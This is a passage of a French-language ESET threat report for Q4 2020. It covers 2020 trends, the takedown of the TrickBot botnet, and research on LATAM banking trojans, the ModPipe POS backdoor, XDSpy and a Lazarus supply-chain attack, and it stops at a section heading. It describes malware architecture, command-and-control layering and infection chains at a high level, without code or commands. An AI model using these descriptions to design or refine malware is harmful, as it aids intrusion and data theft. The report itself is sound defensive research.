+ tendances de 2020 et perspectives pour 2021

RAPPORT SUR LES MENACES Q4 2020

WeLiveSecurity.com
@ESETresearch
GitHub ESET

ENJOY SAFER TECHNOLOGY™

Table des matières

Avant-propos

Bienvenue dans l'édition de Q4 2020 du rapport ESET sur les menaces !

2020 a été une année bien chargée (on ne peut pas dire qu'elle ait été « typique »), et cela fait du bien d'écrire au passé.

Comme si elle essayait vraiment de nous prouver quelque chose, la pandémie a pris un nouvel essor au cours du dernier trimestre, entraînant de plus grandes vagues d'infections et de nouveaux confinements dans le monde entier. Au milieu du chaos, les déploiements de vaccins tant attendus sont un soulagement pour nos sociétés, ou du moins ils apporteront une lueur d'espoir quelque part dans un avenir pas si lointain.

Dans le cyberespace, les événements ont également pris un tournant spectaculaire vers la fin de l'année, lorsque les nouvelles de l'attaque contre la chaîne d'approvisionnement de SolarWinds ont balayé le secteur. Touchant de nombreuses victimes de haut niveau, cet incident rappelle brutalement la portée et l'impact potentiels de ces types d'attaques, qui sont également extrêmement difficiles à détecter et empêcher.

Bien qu'elles ne soient pas toutes aussi explosives que le piratage de SolarWinds, les attaques contre les chaînes d'approvisionnement deviennent une tendance majeure : rien qu'en Q4, ESET en a découvert autant que ce que l'ensemble du secteur voyait auparavant chaque année. Et au vu de ce que les cybercriminels ont à gagner à les exploiter, leur nombre ne fera que continuer d'augmenter à l'avenir.

Heureusement, les pirates ne sont pas les seuls sur l'offensive. En octobre 2020, ESET a pris part à une campagne mondiale de perturbation des activités de TrickBot, l'un des plus grands et plus anciens botnets. Grâce aux efforts combinés de tous ceux qui ont participé à cette opération, 94 % des serveurs de TrickBot ont été démantelés en une semaine.

À l'aube de cette nouvelle année, ce rapport offre non seulement une vue d'ensemble du paysage des menaces de Q4, mais également des commentaires sur les tendances générales observées tout au long de 2020, ainsi que des prévisions pour 2021, par les spécialistes ESET de la détection et de l'étude des malwares.

Le télétravail étant la nouvelle norme dans de nombreux secteurs, l'un des plus grands bouleversements apportés par la pandémie, l'énorme croissance de 768 % du nombre d'attaques contre RDP entre Q1 et Q4 2020 n'est pas surprenante. À mesure que la sécurité du télétravail s'améliore, l'essor de ce type d'attaques devrait ralentir. Nous en avons déjà vu quelques signes en Q4. Les ransomwares sont l'une des raisons les plus pressantes de s'intéresser à la sécurité de RDP. Ils sont généralement déployés via des exploitations de vulnérabilités de RDP, et représentent un risque important pour les secteurs privé et public.

En Q4 2020, les ultimatums des opérateurs de ransomwares étaient plus agressifs que jamais, exigeant probablement les montants de rançon les plus élevés à ce jour. Tandis que Maze, un pionnier des attaques combinées de ransomwares et de menaces de publication des données volées, a cessé ses activités en Q4, d'autres cybercriminels ont utilisé des techniques de plus en plus agressives pour augmenter la pression sur leurs victimes. Au vu de l'évolution turbulente du paysage des ransomwares tout au long de l'année 2020, rien n'indique que ces attaques effrénées diminueront en 2021.

La croissance des ransomwares pourrait avoir été un facteur important dans le déclin des malwares bancaires, qui s'est intensifié au cours de Q4. Les ransomwares et autres activités malveillantes sont tout simplement plus rentables que les malwares bancaires, dont les opérateurs sont confrontés au renforcement de la sécurité dans le secteur bancaire. Il y a cependant une exception à cette tendance : les malwares bancaires Android ont enregistré les niveaux de détection les plus élevés de 2020, durant Q4, alimentés par la fuite du code source du cheval de Troie Cerberus.

La pandémie créant un terrain fertile pour toutes sortes d'activités malveillantes, il était évident que les escrocs exploitant la messagerie en voudraient une part. Notre télémétrie a montré que COVID-19 a servi de leurre dans des emails illicites pendant toute l'année 2020. Q4 a également vu une augmentation du nombre d'escroqueries aux vaccins, une tendance qui devrait se poursuivre en 2021.

Dans une évolution similaire au boom des cryptomonnaies de 2017, la valeur du Bitcoin a grimpé en flèche à la fin de 2020. Cela s'est accompagné d'une légère augmentation des détections des extracteurs de cryptomonnaie, la première depuis octobre 2018. Si la valeur des cryptomonnaies continue de s'apprécier, nous pouvons nous attendre à ce que les malwares, le phishing et les escroqueries ciblant les cryptomonnaiesredeviennent des menaces courantes.

Le dernier trimestre de 2020 a également été riche en études. ESET a révélé un certain nombre d'attaques contre des chaînes d'approvisionnement : une attaque de Lazarus en Corée du Sud, une attaque en Mongolie appelée Operation StealthyTrident, et Operation SignSight contre une autorité de certification au Vietnam. Nos chercheurs ont également découvert Crutch, une porte dérobée de Turla auparavant non documentée, et XDSpy, un groupe de pirates opérant secrètement depuis au moins 2011.

Pour ceux d'entre vous qui sont particulièrement intéressés par les études d'ESET, ce rapport fournit également des informations inédites sur les activités de certains groupes de pirates, telles qu'Operation In[ter]ception, InvisiMole, PipeMon, et plus encore. Vous les trouverez dans la section Activités des groupes de pirates.

ESET continue de contribuer activement à la base de connaissances MITRE ATT&CK, qui a vu l'ajout de cinq entrées d'ESET en octobre. Comme toujours, les chercheurs d'ESET ont saisi de multiples occasions pour partager leur expertise durant plusieurs conférences virtuelles ce trimestre, notamment Black Hat Asia, AVAR, CODE BLUE, et bien d'autres. Si vous êtes avide de nouveaux contenus sur la cybersécurité de la part d'ESET Research, nous serons présents à la conférence RSA en mai 2021.

Les présentations d'ESET ne sont pas la seule chose à laquelle vous pouvez vous attendre en mai. C'est également le mois de la publication de notre nouveau Rapport ESET sur les menaces au T1 2021.

D'ici là... bonne lecture, protégez-vous et prenez soin de vous !

Roman Kováč, Chief Research Officer

CHRONIQUE SPECIALE

ESET participe à une opération mondiale visant à perturber les activités de TrickBot

Jean-Ian Boutin, Head of Threat Research chez ESET

ESET a collaboré avec ses partenaires Microsoft, Lumen's Black Lotus Labs, NTT Ltd. et d'autres pour tenter de perturber les botnets TrickBot. ESET a fourni à ce projet des analyses techniques, des informations statistiques, des noms de domaine et des adresses IP de serveurs de commande et de contrôle connus.


TrickBot a infecté plus d'un million d'appareils informatiques dans le monde depuis la fin 2016 et nous suivons ses activités depuis le début. Rien qu'en 2020, notre plateforme automatique a analysé plus de 125 000 échantillons malveillants, et a téléchargé et déchiffré plus de 40 000 fichiers de configuration utilisés par les différents modules de TrickBot. Elle a ainsi fourni de précieux renseignements sur les différents serveurs de commande et de contrôle utilisés par ce botnet.

TrickBot a longtemps été un fléau de taille pour les internautes, avec des infections régulièrement signalées, ce qui en fait l'un des plus grands et des plus anciens botnets. Les données de télémétrie d'ESET d'octobre 2019 à octobre 2020 montrent que cette souche de malwares représente une menace pour les internautes du monde entier.

Tout au long de son existence, le malware TrickBot a été diffusé de différentes manières. L'installation de TrickBot sur des systèmes déjà infectés par Emotet, un autre grand botnet, est une chaîne d'infection que nous avons fréquemment observée depuis peu.

L'architecture modulaire de TrickBot lui permet d'effectuer un vaste éventail d'actions malveillantes à l'aide de différents plugins. Il peut voler toutes sortes d'identifiants sur un ordinateur compromis, et intègre depuis peu un mécanisme d'attaques plus dévastatrices, par exemple via l'installation de ransomwares.

Tout au long de notre surveillance, nous avons pu collecter et analyser 28 plugins



Détections mondiales de TrickBot entre octobre 2019 et octobre 2020


TrickBot différents. Certains sont destinés à récupérer les mots de passe des navigateurs, des clients de messagerie et de différentes applications, tandis que d'autres peuvent modifier le trafic réseau ou se propager. Les plugins TrickBot sont implémentés sous forme de DLL Windows standard, généralement avec ces quatre exportations distinctes : Start, Control, Release et FreeBuffer.

Nous n'avons pas observé beaucoup d'échantillons des différents plugins une fois qu'ils ont été développés et utilisés. Ceux qui ont le plus changé sont ceux qui contiennent un fichier de configuration statique intégré dans le binaire. Ces fichiers de configuration contiennent entre autres des informations sur le serveur de commande et de contrôle. Ils évoluent donc au fil du temps.

Bien qu'il existe potentiellement de nombreux fichiers de configuration différents téléchargés dans une installation TrickBot, le module principal contient une configuration chiffrée et codée en dur. Elle comprend une liste de serveurs de commande et de contrôle ainsi qu'une liste par défaut de plugins à télécharger.

Comme mentionné précédemment, certains plugins dépendent également des fichiers de configuration pour fonctionner correctement. Ces plugins s'appuient sur le module principal pour télécharger ces fichiers de configuration à partir des serveurs de commande et de contrôle. Les plugins y parviennent en transmettant une petite structure de configuration de module, stockée dans la section overlay du binaire du plugin, qui permet au module principal de déterminer ce qu'il doit télécharger.

Le rassemblement de ces fichiers de configuration nous a permis de cartographier l'infrastructure réseau de TrickBot. Le module principal utilise sa liste de serveurs de commande et de contrôle codés en dur et se connecte à l'un d'entre eux pour télécharger une seconde liste de serveurs de commande et de contrôle, la liste « psrv ». Le module principal contacte cette seconde couche de serveurs de commande et de contrôle pour télécharger les plugins par défaut spécifiés dans le fichier de configuration codé en dur. D'autres modules peuvent être téléchargés ultérieurement grâce à une commande envoyée par les opérateurs de TrickBot. Certains plugins, tels qu'injectDll, possèdent leurs propres serveurs de commande et de contrôle qui contiennent des fichiers de configuration. Enfin, il existe des serveurs de commande et de contrôle dédiés aux plugins.



Processus de communication du réseau TrickBot


Les plus répandus sont les serveurs « dpost », utilisés pour exfiltrer des données volées telles que des identifiants, mais d'autres existent. Toutes ces différentes couches font obstruction aux efforts de démantèlement. Le schéma illustre ce processus de communication initial.

Nous surveillons ces différents serveurs de commande et de contrôle depuis début 2017. Ces connaissances ont bien sûr été essentielles dans l'effort de démantèlement, puisque nous avons pu contribuer à la cartographie de l'infrastructure réseau utilisée par les opérateurs.

Un autre élément intéressant que nous avons pu recueillir en parcourant tous les recoins de ce botnet est l'identifiant unique présent dans chaque échantillon de TrickBot, le « gtag ». La figure ci-dessous présente une chronologie de tous les gtags que nous avons extraits des fichiers de configuration de TrickBot de septembre 2019 à septembre 2020.

Tenter de perturber une menace insaisissable telle que TrickBot est un exercice très difficile et complexe. Elle comporte plusieurs mécanismes de repli, et son interconnexion avec d'autres cybercriminels très actifs rend une opération globale de ce type extrêmement complexe à mettre en œuvre. Nous continuerons à surveiller cette menace et évaluer l'impact que de telles actions peuvent avoir à long terme sur un botnet aussi tentaculaire.

Nous remercions tout particulièrement Jakub Tomanek, Jozef Dúc, Zoltán Rusnák et Filip Mazán.



Chronologie des groupes de gtags

Article sur WeLiveSecurity [1]

Données sur TrickBot obtenues auprès de Microsoft

Le 20 octobre 2020, Microsoft *a publié une note* [2] sur l'effort de perturbation.

Selon les données de Microsoft, l'opération mondiale a conduit à l'élimination de 94 % de l'infrastructure opérationnelle critique de TrickBot. Sur les 69 serveurs dans le monde initialement identifiés comme étant au cœur des opérations de TrickBot, 62 ont été désactivés. Les sept serveurs restants, qui ne sont pas des serveurs de commande et de contrôle traditionnels mais plutôt des objets connectés que TrickBot a infectés et qu'il utilisait dans son infrastructure de serveurs, étaient en cours de désactivation au moment de la publication.

Tandis que les exploitants de TrickBot s'efforçaient de remplacer l'infrastructure handicapée, 59 nouveaux serveurs qu'ils tentaient d'ajouter à leur infrastructure ont été identifiés. Tous ces nouveaux serveurs, sauf un, ont été désactivés depuis.

En résumé, depuis le début de l'opération jusqu'au 18 octobre, 120 des 128 serveurs identifiés dans l'infrastructure de TrickBot dans le monde ont été démantelés.

EN DIRECT DU LABO

Dernières découvertes des laboratoires de recherche d'ESET dans le monde

Malwares bancaires

Cybercriminalité financière dans la région LATAM : partage de TTP entre concurrents

Les chercheurs d'ESET ont découvert que les chevaux de Troie bancaires de la région LATAM semblent coopérer étroitement, bien qu'ils constituent plusieurs familles distinctes de malwares. L'étude de longue date d'ESET sur ces chevaux de Troie a montré un grand nombre de points communs entre les familles.

Premièrement, la mise en œuvre des noyaux des chevaux de Troie est pratiquement identique. La logique principale de la chaîne d'infection est commune à tous les groupes, recherchant d'abord la présence d'une indication que la machine ciblée a déjà été compromise. Plusieurs chevaux de Troie bancaires ont commencé à utiliser l'outil d'installation MSI de Windows comme première étape de la chaîne d'infection. De plus, les mêmes chaînes d'infection diffusent de multiples chevaux de Troie bancaires.

Parmi les autres points communs : l'utilisation des mêmes bibliothèques tierces et algorithmes de chiffrement peu courants, ainsi que les mêmes techniques d'obscurcissement des chaînes et des binaires. Les chevaux de Troie bancaires latino-américains partagent également des méthodes d'exécution, regroupant leurs propres outils dans des archives ZIP.

Depuis 2019, nous avons observé que plusieurs chevaux de Troie bancaires latino-américains commençaient également à cibler des pays européens, principalement l'Espagne et le Portugal. Ils utilisent des modèles d'emails de spam similaires.

Nous pensons que plusieurs groupes de pirates sont chargés de la maintenance de ces familles de malwares et qu'ils coopèrent.

Article sur WeLiveSecurity [3]

Portes dérobées

La porte dérobée ModPipe cible des logiciels pour terminaux de point de vente utilisés dans le secteur de l'hôtellerie pour y voler des données

ESET Research a découvert une porte dérobée modulaire appelée ModPipe, qui permet à des pirates d'accéder à des informations sensibles sur des terminaux fonctionnant sous ORACLE MICROS Restaurant Enterprise Series (RES) 3700 POS. Le logiciel pour TPV (terminaux de point de vente) est utilisé dans l'industrie hôtelière du monde entier.


ModPipe se compose de plusieurs modules, un téléchargeur initial, un chargeur persistant, le module principal de communication entre les modules et de contrôle de l'ensemble du

malware, le module de connexion réseau et, enfin, des modules téléchargeables. Les modules téléchargeables constituent la partie la plus intrigante de ce malware, en lui apportant des fonctionnalités supplémentaires.

Jusqu'à présent, notre enquête a permis de découvrir trois modules téléchargeables. Le premier, GetMicInfo, contient un algorithme capable de déchiffrer les mots de passe RES 3700 stockés dans la base de registre. Les autres sont ModScan, qui recueille des informations supplémentaires sur l'environnement, et ProcList, qui rassemble des informations sur les processus en cours. Nos recherches suggèrent qu'il existe au moins quatre autres modules téléchargeables dont les fonctionnalités sont inconnues.

En utilisant les identifiants obtenus via GetMicInfo, les pirates peuvent accéder au contenu de la base de données, y compris aux informations sur les transactions des TPV. Ils ne devraient pas être en mesure d'accéder aux informations sensibles des clients de cette manière, mais il est possible qu'un module doté d'une telle fonctionnalité existe.

Article sur WeLiveSecurity [4]



Aperçu de l'architecture de la porte dérobée ModPipe

ACTIVITÉ DES GROUPES

Enquêtes d’ESET sur les groupes de menaces persistantes avancées et leurs campagnes

XDSpy

XDSpy : vol de secrets d’État depuis 2011

ESET Research a découvert un groupe de pirates inconnu jusqu’alors qui opère depuis au moins 2011. Nommé XDSpy par ESET, le groupe cible des entités des gouvernements et du secteur privé dans les Balkans et en Europe de l’Est afin d’exfiltrer des données.

Il recourt généralement à des tentatives d’hameçonnage pour lancer ses attaques. En 2020, il a utilisé au moins deux fois le thème de la pandémie de COVID-19 à cette fin. Les emails contiennent le plus souvent une archive ZIP ou RAR avec un fichier malveillant. En juin 2020, XDSpy a exploité une vulnérabilité d’Internet Explorer pour diffuser un fichier RTF malveillant. Un correctif pour cette vulnérabilité était disponible deux mois auparavant.

Quelle que soit l’approche du groupe, elle est suivie par le téléchargement de XDDown, le principal composant du malware. XDDown est un téléchargeur de malwares supplémentaires utilisés principalement pour l’exfiltration des données. XDSpy opère les jours ouvrés dans le même fuseau horaire que ses victimes, ce qui suppose une activité professionnelle.

Comme nous n’avons trouvé aucune similitude avec d’autres familles de malwares au niveau du code, et que nous n’avons observé aucun chevauchement dans l’infrastructure réseau, nous en concluons donc que XDSpy est un groupe qui a réussi à passer inaperçu jusqu’à présent.

Article sur WeLiveSecurity [5]

Groupe Lazarus

Attaque de Lazarus contre une chaîne d’approvisionnement en Corée du Sud

Les chercheurs d’ESET ont découvert plusieurs tentatives de déploiement du malware Lazarus en Corée du Sud via des attaques contre une chaîne d’approvisionnement. Pour ce faire, Lazarus s’est servi du logiciel de sécurité sud-coréen légitime WIZVERA VeraPort et de certificats numériques volés à deux sociétés différentes.

En Corée du Sud, de nombreux sites web du gouvernement et des banques en ligne nécessitent l’installation de logiciels de sécurité supplémentaires sur les ordinateurs des utilisateurs. L’un des programmes utilisés pour gérer ces logiciels est WIZVERA VeraPort. Lazarus a utilisé ce programme pour diffuser des malwares à partir de sites web compromis avec des options de configuration spécifiques de VeraPort.

Les attaques ont été attribuées à Lazarus par la communauté de la cybersécurité car elles constituent la continuation de ce que le KrCERT a nommé Operation BookCodes, l’ensemble d’outils, l’infrastructure réseau, la méthode inhabituelle d’infiltration et de chiffrement, et les précédentes attaques de Lazarus ciblant la Corée du Sud.

Les attaques contre des chaînes d'approvisionnement permettent à des pirates de déployer des malwares sur de nombreux ordinateurs en même temps. Elles se produisent donc de plus en plus fréquemment.

Article sur WeLiveSecurity [6]

Turla

Turla Crutch : une porte dérobée grande ouverte

